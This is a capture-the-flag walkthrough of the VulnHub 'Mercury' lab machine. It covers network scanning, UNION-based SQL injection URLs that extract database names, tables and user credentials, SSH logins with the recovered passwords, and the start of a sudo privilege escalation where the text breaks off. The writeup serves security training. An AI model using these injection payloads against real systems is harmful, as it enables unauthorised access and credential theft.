The Planets: Mercury - Walkthrough

By: Mahlon Pope

TABLE OF CONTENTS

1. Box Description

Description: "Mercury is an easier box, with no bruteforcing required. There are two flags on the box: a user and root flag which include an md5 hash."


Difficulty: Easy

Link: https://download.vulnhub.com/theplanets/Mercury.ova

2. Tools

Tool	Purpose
Nmap	Network scanning
Kali Linux	An operating system which is specifically designed for penetration testing
Burpsuite	Base64 decoding

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. SQLi: SQLi (SQL injection) is a type of cyber-attack where malicious SQL code is injected into a vulnerable application's database query, allowing unauthorized access, data manipulation, or data extraction. In this case, the SQL statement was inserted into the URL of the target's web application to reveal login credentials.

3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It

involves exploiting vulnerabilities or misconfigurations in order to elevate privileges and gain unauthorized control. In this instance, the login credentials for a user of higher privilege were found in a text file on the target machine.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.18.

command: sudo netdiscover 10.0.2.0/24 -i eth0




Figure 4.1.1 Netdiscover results

2. The target network is then scanned using Nmap. The scan reveals two open ports. OpenSSH is open on port 22, and a Web Server Gateway Interface is running on port 8080.

Command: nmap -sV -sT -p- 10.0.2.18




Figure 4.1.2: Nmap TCP scan results

3. Opening a web browser to 10.0.2.18:8080 reveals a web page with very little information. The page reads **"Hello. This site is currently in development please check back later"**. Inspecting the source code of the page reveals no further information.




Figure 4.1.3: Homepage of the webserver hosted on port 8080.

4. Attempting to visit access a non-existent webpage returns error 404 Page not found. The error is poorly handled, revealing two more files to try **"robots.txt"** and **"mercuryfacts/".**




Figure 4.1.4: Web server's error 404 page not found response

5. Navigating to robots.txt in the URL does not provide any useful information however, navigating to **"mercuryfacts/"** reveals a second which can be seen in figure 4.1.5.

Web address: http://10.0.2.18:8080/mercuryfacts/




Figure 4.1.5: mercuryfacts webpage

6. The webpage reveals a website to do list and a facts page. Opening the to do list reveals two important pieces of information. The user login does not require authentication and the web server is making direct calls to a mysql database. This is an indication that the web application may be vulnerable to SQL injection.

Web address: http://10.0.2.18:8080/mercuryfacts/todo




Figure 4.1.6: to do list webpage

7. Navigating to the facts webpage reveals various facts about Mercury. Interestingly, editing the URL fact number changes both the fact id and fact. Selecting a number over 9 returns only the fact id without any fact. There are nine facts in total.




Figure 4.1.7: facts webpage with facts set to 1




Figure 4.1.8: facts webpage with facts set to 2




Figure 4.1.9: facts webpage when facts is set to a value over 9.

4.2 SQL injection

1. By inserting SQL into the URL we are able to manipulate output from the MYSQL database.

URL input: http://10.0.2.18:8080/mercuryfacts/1 AND 1=1/




Figure 4.2.1: Testing for SQLi vulnerability by setting facts to 1 AND 1=1

Figure 4.2.2: Testing for SQLi vulnerability by setting facts to 1 OR 1=1

2. Interestingly, this webpage is also vulnerable to information disclosure. Replacing the fact value with an invalid SQL query returns an error message along with the traceback to the misconfigured line of code, which shows the layout of the SQL command used to query the database.




Figure 4.2.3: Traceback response of SQL error

3. The function **HttpResponse** takes a variable called **fact_id** from the URL and uses it as the argument for an additional function called **cursor.execute**. This secondary function executes an SQL command and the results are added to the string in HttpResponse and then presented on the webpage. This information can be used to conduct an SQLi attack on the target machine's web server. The following steps to successfully achieve SQLi on this machine are:

1. Retrieve Database name:

http://10.0.2.18:8080/mercuryfacts/1%20UNION%20ALL%20SELECT%20concat(schema_name)%20%20FROM%20information_schema.schemata--/




Figure 4.2.4: SQLi attack used to retrieve the name of the MYSQL database.

2. Retrieve table names:

http://10.0.2.18:8080/mercuryfacts/1%20UNION%20ALL%20SELECT%20concat(TABLE_NAME)%20FROM%20information_schema.TABLES%20WHERE%20table_schema%3D'mercury'--/




Figure 4.2.5: SQLi attack used to retrieve the name of MYSQL tables.

3. Retrieve column names:

http://10.0.2.18:8080/mercuryfacts/1%20UNION%20ALL%20SELECT%20concat(column_name)%20FROM%20information_schema.COLUMNS%20WHERE%20TABLE_NAME%3D'users'--/




Figure 4.2.6: SQLi attack used to retrieve the name of the table columns.

4. Retrieve login credentials:

http://10.0.2.18:8080/mercuryfacts/1%20UNION%20ALL%20SELECT%20concat(id,%20',%20',%20%20username,%20',%20',password%20)%20FROM%20users--/




Figure 4.2.7: SQLi attack used to retrieve all usernames and passwords from the database.

4. The results of the SQLi returns the username and password of 4 different accounts.

Username	Password
john	Johnny1987
laura	lovemykids111
sam	lovemybeer111
webmaster	mercuryisthesizeof0.056Earths

4.3 Privilege escalation




Figure 4.3.1: Login credentials can be used for remote access via ssh.

1. Only the webmaster login credentials can be used for remote access to the target machine via an ssh connection.

Command: ssh webmaster@10.0.2.18
Password: mercuryisthesizeof0.056Earths

2. This provides remote access to the target machine however, privilege escalation is still necessary to achieve root access and retrieve the flag.

3. The current directory appears to be **/home/webmaster.** The directory contains a folder called **"mercury_proj"** and a file named **"user_flag.txt".**




Figure 4.3.2: Contents of user_flag.txt

User flag: [user_flag_8339915c9a454657bd60ee58776f4ccd]

4. The directory **mercury_proj** contains a text file labelled **notes.txt**. This file contains login credentials for the webmaster account and a second account called **"linuxmaster"**. The **"linuxmaster"** password first needs to be base64 decoded before it can be used for ssh login.




Figure 4.3.3: The contents of notes.txt




Figure 4.3.4: Cyber chef decodes the password of linuxmaster

5. These login credentials can be used to access the target machine, but this time from a different account with slightly elevated privileges.

Command: ssh linuxmaster@10.0.2.18
Password: mercurymeandiameteris4880km




Figure 4.3.5: successful login to the account linuxmaster using ssh.

6. Executing sudo -l reveals that the user **“linuxmaster”** has sudo privileges to execute the file **“check_syslog.sh”** located in the directory **“/usr/bin”.** Additionally, the user is also able to set environment variables when executing this file.

Command: sudo -l

Figure 4.3.6: Sudo privileges of Linuxmaster account.

7. Executing “**check_syslog.sh**” outputs the latest 10 system logs to the terminal. Opening the file reveals that the environment variable tail is used to limit the output to only 10 entries.

